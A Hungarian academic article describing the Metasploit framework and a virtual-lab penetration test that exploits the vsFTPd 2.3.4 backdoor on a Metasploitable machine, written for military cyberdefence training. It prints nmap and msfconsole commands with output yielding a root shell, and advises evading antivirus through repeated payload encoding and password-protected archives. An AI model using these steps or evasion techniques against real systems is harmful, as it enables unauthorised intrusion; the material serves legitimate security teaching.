HADMÉRNÖK
VÉDELEMINFORMATIKA

15. évfolyam (2020) 3. szám 219–230.
DOI: 10.32567/hm.2020.3.12

Paráda István,[1] Tóth András[2]

A Metasploit tulajdonságai egy biztonságos FTP démon exploit tükrében

The Properties of Metasploit in the Mirror of a Secured FTP Daemon Exploit

Jelen cikkben a szerzők a penetrációs tesztek cikksorozat következő részeként bemutatják a Metasploit keretrendszerben alkalmazható biztonságos FTP démon exploit futtatása által meghatározható támadható, illetve sérülékenységet mutató számítógépek azonosításának lehetőségeit. Ehhez a szerzők egy elemző-értékelő módszerrel meghatározták a Metasploit alapelveit, moduláris elemeit, az alkalmazható eljárásokat és támadási vektorokat. Ezt követően gyakorlati megvalósítás során végrehajtották az elemzett lépésekkel és módszerekkel a penetrációs tesztet, amelynek eredményeképpen a kialakított virtuális környezetben meghatározták a sebezhető számítógép alapadatait.

Kulcsszavak: **Metasploit, Metasploit keretrendszer, vsFTPd, NMAP, TCP, FTP**

The authors describe in this article – which is the next part of the Penetration Tests article series – how to identify the vulnerable computers that can be identified by running the secure FTP daemon exploit in the Metasploit framework. To do this, the authors defined the principles, modular elements, applicable procedures and attack vectors of Metasploit using an analytical evaluation method. Subsequently, in practical implementation, the penetration test was performed with the analysed steps and methods, which resulted in the basic data of the vulnerable computer being determined in the created virtual environment.

Keywords: **Metasploit, Metasploit framework, vsFTPd, NMAP, TCP, FTP**

[1] Nemzeti Közszolgálati Egyetem, Katonai Műszaki Doktori Iskola, doktorandusz, e-mail: paradaistvan@gmail.com, ORCID: https://orcid.org/0000-0002-3083-6015

[2] Nemzeti Közszolgálati Egyetem, Híradó Tanszék, adjunktus, PhD, e.-mail: toth.hir.andras@uni-nke.hu, ORCID: https://orcid.org/0000-0001-6098-3262

Bevezetés

A Metasploit nagyon sokoldalú és kiterjesztett penetrációtesztelési keret. Segíthet a penetrációs tesztelés során az eljárás korábban kifejtett minden egyes lépésében. Ez egy olyan keret, amelyet először 2003-ban fejlesztett ki H. D. Moore,[3] a Pearl[4] programozási nyelven. 2007-ben újraírták Ruby-ban,[5] és 2009-ben a Rapid7[6] megszerezte a projektet. Nyílt forráskódú projektként indult, de 2009-ben a Rapid7 kereskedelmi verziót készített. Ennek ellenére a nyílt forráskódú keret továbbra is létezik, és jelenleg is folyamatosan használatban van. Ezen elemzés és a projekt során a Metasploit keretrendszert, a Metasploit nyílt forráskódú projektjét fogjuk használni.

A Metasploit szerkezete és alkalmazási lehetőségei

A Metasploit felépítésének azonosítására a legjobb módszer a fájlok és könyvtárak böngészése. Minden nagyon szervezett és logikusan felépített.

Öt fő modullal rendelkezik:

- Auxiliaries segédberendezések: Kis szkriptek az adott feladat végrehajtásához. Ezek a szkriptek általában arra szolgálnak, hogy azonosítsák és teszteljék a gépet egy hasznosítható port felfedezésére. Például egy TCP[7]-portos letapogatás elvégezhető a megcélzott gép IP-címének és a beolvasandó porttartománynak a bevezetésével. A végrehajtás után jelentést kell készíteni a megcélzott gép összes TCP nyitott portjával, a megadott tartományon belül.
- Exploit: A támadás alapvető alkotóeleme. A kizsákmányolás egy olyan szkript, amely – amint a neve is jelzi – kihasználja a rendszer sebezhetőségét, hogy ahhoz hozzáférést biztosítson, vagy hasznos terhet futtasson. A Metasploit több mint 2500 különféle kihasználtsággal rendelkezik minden ismert sebezhetőségre. Ezek a szkriptek általában nagyon specifikusak, és csak akkor biztosítanak

[3] H. D. Moore hálózati biztonsági szakértő, nyílt forráskódú programozó és hacker. A Metasploit Framework, a penetrációs tesztelő szoftvercsomag fejlesztője és a Metasploit Project alapítója.

[4] A Perl egy általános célú, magas szintű, interpretált, dinamikus programozási nyelv, amelynek első verzióját Larry Wall 1987. december 18-án tette közzé. Stílusában és funkcionalitásában sokat merít a C, sed, awk és sh nyelvekből. A Perl egyik legfontosabb része a reguláris kifejezések széles körű támogatása, amely által kiválóan alkalmas nagy méretű szöveg- vagy adatfájlok egyszerű feldolgozására.

[5] A Ruby nyílt forráskódú, teljesen objektumorientált, interpretált, általános célú programozási nyelv. Matsumoto Yukihiro kezdte el megalkotni a nyelvet az 1990-es évek közepén. A fejlesztésbe később többen bekapcsolódtak. A Ruby nyelv egyszerre több programozási paradigmát valósít meg, így a funkcionális, objektumorientált, imperatív és reflektív paradigmáknak is megfelel. Legfontosabb jellemzői a dinamikus típusosság és az automatikus memóriakezelés. A dinamikus szkriptnyelvek családjába tartozik, a Python, Perl, Lisp, Dylan, Pike vagy CLU nyelvekhez hasonlóan.

[6] Kiberbiztonsági cég, amely felvásárolta a Metasploit keretrendszert.

[7] A Transmission Control Protocol (TCP) az internet gerincét alkotó TCP/IP protokollcsalád egyik fő protokollja. A TCP a család két eredeti komponense közé tartozik, az Internet Protocolt (IP) egészíti ki, így együtt TCP/IP néven szokás hivatkozni rájuk. A TCP/IP protokollhierarchia szállítási rétegét valósítja meg. A TCP egy számítógépen futó program és egy másik számítógépen futó másik program között egy adatfolyam megbízható, sorrendhelyes átvitelét hivatott biztosítani. Az internet legfontosabb szolgáltatásainak nagy része TCP-n keresztül érhető el: ilyen pl. a World Wide Web és az e-mail. Más alkalmazások, amelyeknél a kisebb késleltetés fontosabb a csomagvesztés elkerülésénél, a User Datagram Protocolt (UDP) használhatják.

hozzáférést a támadónak, ha a célpontszolgáltatás abban a verzióban van, amelyre a kizsákmányolást tervezték.

- Encoders: A támadás esetén a legjobb eset mindenféleképpen az, ha a cél ugyanabban a hálózatban található, mint a támadó, és nincs olyan biztonsági szoftver, ami detektálná és jelezné a támadást, mint például egy víruskereső. A való világban ez nagyon valószínűtlen. Annak érdekében, hogy a rosszindulatú kód végrehajtható legyen, át kell mennie ezen a biztonsági kapun keresztül, riasztás felhívása nélkül. A kódolókat ennek megfelelően arra alkalmazzuk, hogy elrejtsék a rosszindulatú kódot.
- Payload: A hasznos teher az a rosszindulatú kód, amelynek futtatása a cél a megcélzott gépen információszerzés vagy hozzáférés céljából. Alapvetően először kifejlesztenek egy hasznos payloadot, majd kódolják, tehát nem tűnik gyanúsnak, így bejuttatható a támadandó hálózatba vagy eszközbe, majd végül kihasználják a hasznos teherbe kódolt feladatok által generált eredményeket a megtámadott hálózat vagy gép vonatkozásában. Háromféle hasznos payload létezik: 1. Singles: Az összes kód egyetlen hasznos teherben van. A legnyilvánvalóbb hátránya a fájl mérete. 2. Stagerek: Sok esetben számít a méret, és az egyszeri hasznos teher nem hajtható végre. Ezekben az esetekben fokozatot használnak. Csatlakozást hoz létre mind a gépek, mind a támadó, mind a cél között a szakaszok letöltéséhez. 3. Szakaszok: A szakaszok a csomagok által letöltött különféle csomagok, amelyek tartalmazzák azt a kódot, amelyet a megcélzott gépen futtatni akarunk.
- Post: A behatolás elérésével kezdődik a valódi munka, amikor megkezdjük a célhoz való hozzáférést és a károkozást. A post modulok segítik a támadót a kár további növelésében. Nagyon sok speciális célokra alkalmazott scriptet tartalmaznak, mint például 1. Felhasználói jogosultságok bővítése; 2. Mentett jelszavak és felhasználónevek ellopása; 3. Állandó hozzáférés a géphez; 4. Kulcsnaplózó, a felhasználói bemenet nyomon követése.[8]

Adatbázisok és munkaterületek Metasploitban

A gép támadása közben sok nagyon hasznos információ keletkezik. Ha nem tárolunk helyben és biztonságosan, akkor ezt az információt könnyen elfelejtjük. A Metasploit alapértelmezés szerint PostgresSQL[9] adatbázist használ az összes generált adat tárolására. Ez az adatbázis munkaterületekben elválasztható, így a felhasználó nem keveri össze a fontos információkat. A munkaterületek használata nagyon hasznos lehet, ha egyszerre dolgozik különféle projekteken. A keretrendszer képes továbbá az adatbázis információinak importálására és exportálására, valamint lekérdezésére, hogy megkapja a konkrét adatokat.

[8] Carlos Joshua Marquez: *An Analysis of the IDS Penetration Tool: Metasploit.* Elérhető: www.infosecwriters.com/text_resources/pdf/jmarquez_Metasploit.pdf (A letöltés dátuma: 2020. 03. 16.)

[9] A PostgreSQL, más néven Postgres egy relációsadatbázis-kezelő rendszer [angol rövidítéséből: (O)RDBMS]. Licencét tekintve szabad szoftver. Sok más szabad szoftverhez hasonlóan a fejlesztést önkéntesek végzik közösségi alapon.

Integráció más szolgáltatásokkal

A Metasploit lehetővé teszi a felhasználó számára, hogy a keretben nagyon fontos eszközöket használjon. A Metasploit használatának előnye, hogy a kimenet automatikusan menthető az adatbázisba. Például az operációs rendszer észlelésére az NMAP[10]-szolgáltatást alkalmazzuk, majd az így kapott eredmények automatikusan elérhetőek lesznek minden irányítóállomásról, amelyek információkat próbálnak szerezni az adatbázisunkból. Ebben az esetben csak olyan készülékek esetében képes az operációs rendszereket felismerni, amelyek rendelkeznek néhány nyitott porttal, mert az operációs rendszert a szkennelés által küldött ping válaszával érzékeli.

Meterpreter

A Meterpreter egy előzetes szakaszos hasznos teher, amely DLL[11]-injekciót használ a parancsok távoli végrehajtására. A DLL-injektálás lehetővé teszi a kód végrehajtását egy másik folyamatcímtérben. Ez azt jelenti, hogy a Meterpreter fő jellemzője a futtatás. Csak a memóriában van, így semmit nem ír a lemezen, és nem hoz létre új eljárást. Ez azt jelenti, hogy kevesebb bizonyíték van a támadásáról. Egy Meterpreter shell[12] megszerzéséhez először be kell juttatni a szakaszos hasznos terhet a rendszerbe, majd a Meterpreter kialakítja a kapcsolatot a támadó rendszerrel. Létrehoz egy Ruby API[13]-t, és a támadó kommunikálhat az egyszerű, távolról végrehajtott parancsokkal. Néhány példa ezekre a parancsokra a kulcsnaplózáshoz (a felhasználó összes megnyomott gombjának rögzítése, hogy mindenekelőtt jelszavakhoz jussunk), képernyőképei annak rögzítésére, hogy a felhasználó mit csinál abban a pillanatban. A Hashdumps-fájlok[14]

[10] Az NMAP (Network Mapper) egy ingyenes és nyílt forrású hálózati szkenner, amelyet Gordon Lyon hozott létre. Az NMAP arra szolgál, hogy felfedezzen hosztokat és szolgáltatásokat egy számítógépes hálózaton, csomagok küldésével és a válaszok elemzésével. Az NMAP számos szolgáltatást nyújt a számítógépes hálózatok teszteléséhez, beleértve a hoszt felfedezését, valamint a szolgáltatás és az operációs rendszer észlelését. Ezek a szolgáltatások kibővíthetők a szkriptekkel, amelyek fejlettebb szolgáltatásfelismerést, sebezhetőségi észlelést, és egyéb szolgáltatásokat nyújtanak. Az NMAP alkalmazkodni tud a hálózati feltételekhez, beleértve a késleltetést és a torlódást a szkennelés során.

[11] A DLL (Dynamic Link Library, szó szerint „dinamikus csatolású/hivatkozású könyvtár") kifejezés az informatikában a Windows operációs rendszerek alkalmazásainak (programjainak) segédfájljait, egészen pontosan az ún. megosztott könyvtárakat jelentik: ezek eljárásokat (függvényeket), a más programokhoz, illetve rendszerekhez való illeszkedést (kompatibilitást) segítő eszközöket, esetleg a programok ikonjait tárolják (utóbbira példa a Windows rendszerkönyvtárában található shell32.dll, moricons.dll; cool.dll vagy pifmgr.dll).

[12] Más néven parancsértelmező. Ugyanazt a feladatot látja el, mint MS-DOS alatt a command.com, de sokkal több mindenre képes. Nem része az operációs rendszernek, ez tartja a kapcsolatot a felhasználó és az operációs rendszer között. Minden felhasználó bejelentkezésekor egy parancsértelmező indul el. A parancsértelmező szabványos bemenete és kimenete a terminál. Egy promptot jelenít meg (ami egyénileg beállítható), jelezve, hogy készen áll a feladatok végrehajtására.

[13] Az alkalmazásprogram interfész (API) rutinok, protokollok és eszközök készlete a szoftveralkalmazások készítéséhez. Alapvetően egy API határozza meg, hogy a szoftver összetevőinek miként kell egymásra hatniuk. Ezen felül az API-kat használják a grafikus felhasználói felület (GUI) összetevőinek programozásakor.

[14] A legelső, amit célzott támadásoknál a támadók megtesznek a kompromittált rendszereken a jelszavak kigyűjtése. Erre a Meterpreter shell lehetőséget ad, a beépített hashdump parancs a memóriából kigyűjti az ott tárolt jelszó hash-eket

hash jelszavakat tárolnak. Először maga a jelszó nem érhető el, de ha a jelszó nem biztonságos, akkor más szoftverek feltörhetik azt, mint például a JtR (John the Ripper)[15].

MSFVenom[16]

A hasznos teher létrehozása érdekben a Metasploitnak van egy kiváló eszköze, amely segíti ebben a munkában. Az MSFVenom hasznos terheléseket generál és kódol egy paranccsal. Támogatja ugyanazokat a hasznos terheket és kódolókat, amelyeket a fő keret támogat, tehát alapvetően olyan, mint egy kisebb keret, csak a hasznos és kódoló modulokkal együtt. Azonban az MsfVenom-nak szüksége van bizonyos információkra a megcélzott gépről a jó hasznos teher kialakításához. Ezeket az információkat tudjuk megszerezni például az NMAP-szolgáltatással. Az MsfVenom előnyei a következők: 1. egyetlen eszköz; 2. szabványosított parancssori lehetőségek; 3. megnövelt sebesség.[17]

Ügyféloldali támadások

Mint korábban kifejtettük, az előző támadások csak akkor működnek, ha a megcélzott eszköz ugyanabban a hálózatban található, mint a támadó. Ha nem ugyanabban a hálózatban van a megcélzott gép IP-je, akkor egy NAT[18] mögött van. Ez azt jelenti, hogy csak a hálózat egy nyilvános IP-jéhez férhet hozzá, nem pedig egy adott géphez.

A korábbi magyarázatokban a támadó mindig elindította a kapcsolatot a célponttal. Ügyféloldali támadások esetén a célgép az, ami megkezdi a kapcsolatot a támadógéppel. Ha nem tudjuk elérni a megcélzott gépet, akkor arra késztetjük az eszközt, hogy kapcsolatot létesítsen a gépünkkel.

Az első lépés egy hasznos teher kifejlesztése, amely csatlakozik a gépünkhöz. Például, ha hozzáférést szeretnénk elérni egy Windows géphez, akkor a paypreter meterpreter_reverse_tcp segítségével hozhatunk létre TCP kapcsolatot és megkaphatjuk a meterpreter munkamenetet. Ennek a hasznos tehernek a fejlesztéséhez meg kell ismernünk a gépet, amely azt üzemelteti, különben nem fog működni.

[15] A John the Ripper egy gyors jelszókrekkelő, jelenleg elérhető Unix, MacOS, Windows, DOS, BeOS és OpenVMS rendszerekhez.

[16] MSFVenom az MSFpayload és MSFencode kombinációja, ami ezt a két alkalmazást egy keretrendszerbe foglalja össze. Az MSFVenom 2015. június 8-án vette át a msfpayload and msfencode helyét.

[17] *MsfVenom.* Offensive security. Elérhető: www.offensive-security.com/metasploit-unleashed/msfvenom/ (A letöltés dátuma: 2020. 03. 18.)

[18] A hálózati címfordítás (angolul *Network Address Translation,* röviden NAT) a csomagszűrő tűzfalak, illetve a címfordításra képes hálózati eszközök (pl. router) kiegészítő szolgáltatása, amely lehetővé teszi a belső hálózatra kötött gépek közvetlen kommunikációját tetszőleges protokollokon keresztül külső gépekkel anélkül, hogy azoknak saját nyilvános IP-címmel kellene rendelkezniük. Címfordításra akár egyetlen számítógép is képes, így valósítható meg például az internetkapcsolat-megosztás is, amikor a megosztó gép a saját publikus címébe fordítja bele a megosztást kihasználó kliens gép forgalmát.

Vírusirtók elkerülése

Korábban bemutattuk a kódoló modult, és azt mondtuk, hogy nagyon hasznosak a rosszindulatú kódok elrejtésében a vírusírtóktól, de a kódoló használata nem elegendő. A www.virustotal.com webhelyek segítségével ellenőrizhetik, hogy egy víruskereső észlel-e hasznos terhet, vagy sem. Ha a hasznos teher kódolása nem csak egy alkalommal történik, az antivírusok nagy része felismeri. Ennek megoldására a kódolás többszörös iterációit használják. Annak érdekében, hogy a hasznos teher jól kódolva legyen, javasolt a különböző kódolók és iterációk keverése, hogy a kimutatási sebesség annyira korlátozott legyen, amennyire csak lehetséges a méretkorlátozásokon belül. Minden új iteráció és kódolás növeli a fájl méretét, sőt akár a hasznos terhet is károsíthatja.

A víruskereső szoftverek elkerülésének másik módja a tömörítő programok, például a Winrar[19] vagy a 7-Zip[20] használata. Végül, egy antivírus elleni nagykerülés érdekében adhatunk egy jelszót is a tömörített állományunkhoz. Ez nagymértékben megnöveli az áthatolási képességünket a védelmi szoftvereken, ugyanakkor problémát jelenthet, hogy a felhasználóknak is tudniuk kell a jelszót, hogy kibontsák és futtassák a fájlt.[21]

A vsFTPd[22] exploit

A vsFTPd Metasploittal való exploitjának végrehajtását virtuális gépekkel bizonyítjuk be. A virtuális gépeket egy fizikai számítógépen futtattuk, amelynek specifikációi a következők voltak (1. táblázat):

- legalább 8 GB RAM memória és 35 GB szabad tárhely;
- Oracle VirtualBox[23];
- három virtuális gép:

1. táblázat

Az alkalmazott számítógépen futtatott virtuális gépek specifikációi.

Forrás: a szerzők összeállítása

Virtuális gépek	RAM	Disk Space
Támadó gép (Kali)	1 GB	10 GB
Sebezhető virtuális gép (Metasploitable)	512 KB	8 GB
Virtuális Router	3 GB	10 GB

[19] A WinRAR egy fájltömörítő és -archiváló program Microsoft Windows operációs rendszerhez. Létezik hozzá parancssoros és grafikus felhasználói felület is.

[20] A 7-Zip egy fájltömörítő és -archiváló program Microsoft Windows operációs rendszerhez. Létezik hozzá parancssoros és grafikus felhasználói felület is. Képes beépülni a Windows Intézőbe. A 7-Zip ingyenes program, LGPL licenccel.

[21] Nil Torres Pagès: *Module development in Metasploit for pentesting.* A Degree Thesis, Universitat Politècnica de Catalunya, 2019. 15-20.

[22] vsFTPd (vagy nagyon biztonságos FTP-démon), egy FTP-szerver Unix-szerű rendszerekhez, ideértve a Linuxot is. A GNU Általános Nyilvános Licenc alapján engedélyezett. Támogatja az IPv6-ot, a TLS-t és az FTPS-t (2.0.0 óta explicit és 2.1.0 óta implicit). Ez az alapértelmezett FTP-szerver az Ubuntu, CentOS, Fedora, NimbleX, Slackware és RHEL Linux disztribúciókban.

[23] A Virtualbox egy elterjedt kliensoldali virtualizációs szoftver. Eredetileg az Innotek GmbH terméke volt, amit először a SUN vásárolt meg, majd az Oracle tulajdonába került. A szoftver ingyenes, elérhető Windows, Linux és MacOS platformokra is.

A felderítés

Ebben a részben az NMAP használatával határozható meg, hogy a virtuális sebezhető gép sérülékenységet takar-e a vsFTPd 2.3.4 verzióhoz társítva. A vsFTPd 2.3.4 gyökér szintű (magas szintű) hozzáférést az FTP[24]-kiszolgálóhoz (kiszolgáló mások számára letölthető fájlok tárolására), az azon található biztonsági rés(ek) kihasználásával.


Az NMAP opciók segítségével szkript használható az FTP biztonsági résének tesztelésére:

```
root@kali:~# nmap –script ftp-vsFTPd-backdoor
209.165.200.235 --reason > ftpd.txt
```

Amikor a prompt visszatér, az NMAP-eredményeket tartalmazó szöveges fájlt megnyitjuk.

```
root@kali:~# cat ftpd.txt
```

Az eredmény felsorolja a vsFTPd sebezhetőséget és más nyitott portokat, amelyeket az NMAP észlel a virtuális gépen. Ebben az esetben a 21. port segítségével tudjuk kihasználni a biztonsági rést (1. ábra).[25]



1. ábra

Az NMAP által kimutatott nyitott port a vsFTPd 2.3.4 alkalmazásához.

Forrás: a szerzők összeállítása

[24] A File Transfer Protocol vagy rövid nevén FTP TCP/IP hálózatokon – mint amilyen az internet is – történő állomány átvitelre szolgáló szabvány.

[25] *Metasploitable 1: vsFTPd 2.3.4.* Elérhető: https://medium.com/@mplacio/metasploitable-1-vsFTPd-2-3-4-c4d3e-a5db208 (A letöltés dátuma: 2020. 03. 20.)


Az exploit használata

A vsFTPd sebezhetőséget kihasználva egy root[26]-hozzáférés szerezhető a virtuális géphez a teljes ellenőrzés megszerzése céljából a virtuális gép fölött.

A Metasploit Framework használatával elindítható a kizsákmányolás a virtuális sebezhető gép ellen a vsFTPd használatával. A Metasploit Framework (MSF) egy eszköz távoli célszámítógép elleni támadások fejlesztéséhez és indításához. Használható egy gazdagép sebezhetőségének tesztelésére is. Az MSFconsole valószínűleg az MSF legnépszerűbb felülete (2. ábra). Ez egy „mindent az egyben" központosított konzolt biztosít, és lehetővé teszi a hatékony hozzáférést az MSF-ben elérhető összes alkalmazói felülethez, lehetőséghez. Az MSFconsole használatának előnyei:

- ez az egyetlen támogatott mód a Metasploit legtöbb szolgáltatásának elérésére;
- konzolalapú felületet biztosít a kerethez;
- a legtöbb szolgáltatást tartalmazza, és a legstabilabb MSF-interfész;
- teljes readline támogatás, parancsvégrehajtás;
- lehetséges külső parancsok futtatása az MSFconsole-ban.[27]

```
root@kali:~# msfconsole
```



2. ábra

Az MSFconsole nyitófelülete.

Forrás: a szerzők összeállítása

[26] Rendszergazdai, teljes jogú hozzáférés.

[27] *Using the MSFconsole interface.* Offensive security. Elérhető: www.offensive-security.com/metasploit-unleashed/msfconsole/ (A letöltés dátuma: 2020. 03. 20.)

Ahogy az a 3. ábrán látható, az MSF-parancssorban a search vsFTPd parancs végrehajtja a vsFTPd v2.3.4 hátsó ajtóhoz társított modul keresését. Ezt a modul lesz használatos a kizsákmányolás során.

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Exec
ution


msf >
```

3. ábra

vsFTPd keresési eredmény az MSF-parancssorban.

Forrás: a szerzők összeállítása

Az exploitot megtalálva így a következő lépés a sebezhetőség használása a kizsákmányolás során, illetve a sebezhető virtuális gép IP-címének beállítása, valamint e lépések ellenőrzése (4. ábra).

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set rhost 209.165.200.235
rhost => 209.165.200.235
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  209.165.200.235  yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) >
```

4. ábra


A célszámítógép IP-címének és a támadásra használt port számának megadása.

Forrás: a szerzők összeállítása

Ezután maga a kihasználás következik. A vsFTPd exploitot használtuk fel, hogy root-hozzáférés legyen elérhető a virtuális sebezhető géphez.

```
msf exploit(vsFTPd_234_backdoor) > exploit
[*] 209.165.200.235:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 209.165.200.235:21 - USER: 331 Please specify
the password.
[+] 209.165.200.235:21 - Backdoor service has been
spawned, handling…
[+] 209.165.200.235:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened
(209.165.201.17:33985 -> 209.165.200.235:6200) at
2017-07-11 11:53:35 -0400
```

Ez belép a Metasploit Framework terminálba, és a Kali gazdagépről mostantól root-hozzáféréssel rendelkezik a Metasploitable virtuális géphez. Annak ellenőrzéséhez, hogy milyen felhasználó-hozzáféréssel rendelkezik a Metasploitable virtuális géphez, a whoami parancsot hajtjuk végre, majd a hostname parancsot, amelyből kiderül a célpont-számítógép neve és végül az ifconfig parancs. Ezzel meghatározható a sebezhető virtuális gép IP-címe (209.165.200.235). Alkalmazva a fenti lépéseket a saját hálózatunkon, illetve más megvizsgálni kívánt hálózaton, egy backdooron keresztül parancssoros felületi kapcsolat hozható létre azokon a meghatározott célpont-számítógépeken, amelyeknél a vsFTPd sebezhetősége fennáll (5. ábra).



5. ábra

Az exploit futtatását követően parancssoros kapcsolat a célpont-számítógéppel, amely a következő lekérdezéseket teszi a célpont-számítógépen: felhasználónév, számítógépnév, IP-cím.

Forrás: a szerzők összeállítása

Összegzés

A cikkben taglalt szoftveres megoldás jelentős alapot szolgáltathat egy a Magyar Honvédség által alkalmazott informatikai biztonsági tesztelés részeként. A szakállomány megfelelő kiképzésével, valamint a Metasploit sokrétű használatával olyan informatikai sérülékenységeket sikerülhet felfedni, majd ez által javítani, amelyek nagymértékben hozzájárulhatnak Magyarország kibervédelmi stratégiájának megvalósításához, valamint a Magyar Honvédség kibervédelmi tevékenységeihez, az esetleges támadások elkerüléséhez, megelőzéséhez. Ilyen példák a következők: 1. a Windows 7, Windows 8.1 és Windows 10-es verziókkal is kipróbált Veil AES titkosított Reverse-tcp Metasploit támadások (Amelyek a „ruby/meterpreter/reverse_tcp" és „ruby/meterpreter/reverse_tcp" parancsok használatával képesek a wekamera és mikrofon feletti irányítás átvételére az adott számítógépeken.); 2. az Az MS08-067 és remote shell a Metasploit konzolalkalmazásból kiválasztható az alkalmazni kívánt exploit, távoli hozzáférés érdekében; 3. amennyiben nincs távolról támadható hiba, úgy a célpont számítógépének támadása helyett a felhasználót támadják meg, általában e-mailben. Ennek melléklete valamilyen Microsoft Office dokumentum, Adobe Flash vagy PDF-állomány, esetleg JavaScript vagy VBScript program. A Metasploit lehetőséget nyújt a Microsoft Office-alkalmazások biztonsági hibáit kihasználó dokumentumok gyártására. A fejezet megírásakor a CVE-2017-11882 a legkurrensebb ilyen hiba, amelyet számtalan célzott és általános támadásban használnak.[28]

A vsFTPd szerver kihasználása egy megfelelő lehetőség a döntéshozók figyelemének felhívására, a jövőbeli esetleges támadások megelőzésére, illetve a rendszerek és hálózatok gyenge pontjainak meghatározására. Folyamatos alkalmazásával megvalósítható az állomány digitális kompetenciájának fejlesztése, illetve a szakállomány oktatása, továbbképzése.

Felhasznált irodalom

Marquez, Carlos Joshua: *An Analysis of the IDS Penetration Tool: Metasploit.* Elérhető: www.infosecwriters.com/text_resources/pdf/jmarquez_Metasploit.pdf (A letöltés dátuma: 2020. 03. 16.)

Pagès, Nil Torres: *Module development in Metasploit for pentesting.* A Degree Thesis, Barcelona, Universitat Politècnica de Catalunya, 2019. Elérhető: https://upcommons.upc.edu/bitstream/handle/2117/171278/Module%20development%20in%20Metasploit%20for%20pentesting.pdf?sequence=4&isAllowed=y (A letöltés dátuma: 2020. 03. 16.)

Paráda István: Webkamera hack – penetration teszt. *Hadmérnök,* 12. (2017), 1. Klnsz. 204–216. Elérhető: www.hadmernok.hu/170k_16_parada.pdf (A letöltés dátuma: 2020. 03. 20.)

[28] Paráda István: Webkamera hack – penetration teszt. *Hadmérnök,* 12. (2017), 1. Klnsz. 204–216. Elérhető: www.hadmernok.hu/170k_16_parada.pdf (A letöltés dátuma: 2020. 03. 20.)

Internetes források

Metasploitable 1: vsFTPd 2.3.4. Elérhető: https://medium.com/@mplacio/metasploitable-1-vsFTPd-2-3-4-c4d3ea5db208 (A letöltés dátuma: 2020. 03. 20.)
MsfVenom. Offensive security. Elérhető: www.offensive-security.com/metasploit-unleashed/msfvenom/ (A letöltés dátuma: 2020. 03. 18.)
Using the MSFconsole interface. Offensive security. Elérhető: www.offensive-security.com/metasploit-unleashed/msfconsole/ (A letöltés dátuma: 2020. 03. 20.)